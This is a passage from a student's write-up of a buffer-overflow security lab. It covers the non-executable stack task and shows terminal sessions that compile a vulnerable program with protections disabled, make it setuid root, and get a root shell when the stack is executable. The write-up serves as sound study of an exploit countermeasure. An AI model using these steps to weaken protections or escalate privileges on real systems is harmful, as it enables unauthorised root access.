*** stack smashing detected ***: ./stack terminated
Aborted
[10/13/2018 21:37] seed@VM:~/.../lab2$ 
```

Task 6: Turn on the Non-executable Stack Protection


Goal: Turn on the non-executable stack protection and run Task 1. Observe the behavior.

Observations / Explanations


We see from the first figure below that when we do include the nonexecstack option to prevent executable code on the stack, we get a segmentation fault when executing stack.

In the second figure, just to double-check, we include the execstack to allow executable code on the stack. We see that the malicious code successfully executes.

As mentioned in the assignment, using this switch doesn't prevent jumping to other locations in memory where executable code may exist (like libc), but it does eliminate the ability to execute code on the stack which eliminates a major previously exploitable vulnerability in processors and operating systems.



```
[10/13/2018 21:43] seed@VM:~/.../lab2$ gcc -o stack -fno-stack-protector -z noex
ecstack stack.c
[10/13/2018 21:43] seed@VM:~/.../lab2$ ./stack
Segmentation fault
[10/13/2018 21:44] seed@VM:~/.../lab2$ rm stack
[10/13/2018 21:45] seed@VM:~/.../lab2$ gcc -o stack -fno-stack-protector -z noex
ecstack stack.c
[10/13/2018 21:46] seed@VM:~/.../lab2$ sudo chown root stack
[10/13/2018 21:46] seed@VM:~/.../lab2$ sudo chmod 4755 stack
[10/13/2018 21:46] seed@VM:~/.../lab2$ ./stack
Segmentation fault
[10/13/2018 21:46] seed@VM:~/.../lab2$
```



```
[10/13/2018 21:47] seed@VM:~/.../lab2$ rm stack
rm: remove write-protected regular file 'stack'? y
[10/13/2018 21:47] seed@VM:~/.../lab2$ gcc -o stack -z execstack -fno-stack-prot
ector stack.c
[10/13/2018 21:47] seed@VM:~/.../lab2$ sudo chown root stack
[10/13/2018 21:47] seed@VM:~/.../lab2$ sudo chmod 4755 stack
[10/13/2018 21:47] seed@VM:~/.../lab2$ ./stack
#
```